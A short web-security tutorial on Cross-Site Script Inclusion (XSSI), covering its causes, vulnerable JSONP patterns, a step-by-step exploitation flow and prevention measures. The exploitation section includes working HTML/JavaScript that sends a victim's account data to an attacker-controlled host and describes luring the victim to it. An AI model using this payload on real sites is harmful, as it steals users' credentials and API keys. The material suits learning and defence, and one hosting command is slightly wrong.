XSS Include (XSSi)
Cross-Site Script Include (XSSI) is a vulnerability where a web application exposes sensitive data inside a JavaScript file, and that file can be included by a third-party website using a <script> tag.
Because JavaScript executes in the origin of the including page, an attacker can read and exfiltrate the data.
Why this happens
- The application:
- Uses cookies for authentication
- Serves user-specific data as JavaScript
- Does not validate the requester’s origin
- Browsers:
- Automatically send cookies with
<script src=""> - Do not enforce Same-Origin Policy on script includes
- Automatically send cookies with
Common vulnerable patterns
-
JSONP endpoints
-
JavaScript files returning data like:
display({"email":"user@site.com","api_key":"secret"}); -
Missing anti-XSSI prefixes (
)]}',\n)
Exploitation flow
- SSH to a VPS, then create a
index.htmlfile somewhere with content:
<!-- Used to log sensative data !-->
<script>
function display(data) {
  new Image().src =
    "https://attacker.com/log?data=" + encodeURIComponent(JSON.stringify(data));
}
</script>

<!-- This basically loads the .js/jsonp file with sensative content !-->
<script src="https://target.com/account.js"></script>

- Host it using
python3 http.server 5959then send the link like:http://public-ip:5959/to the victim. - It will then send the content of
account.jswhich has sensitive content back to our server if victim visits our public ip page.
How to prevent XSSI
- Never return sensitive data as executable JavaScript
- Use:
application/json- Anti-XSSI prefix:
)]}',\n
- Disable JSONP unless absolutely required
- Enforce
SameSite=Strict - Validate
Origin/Referer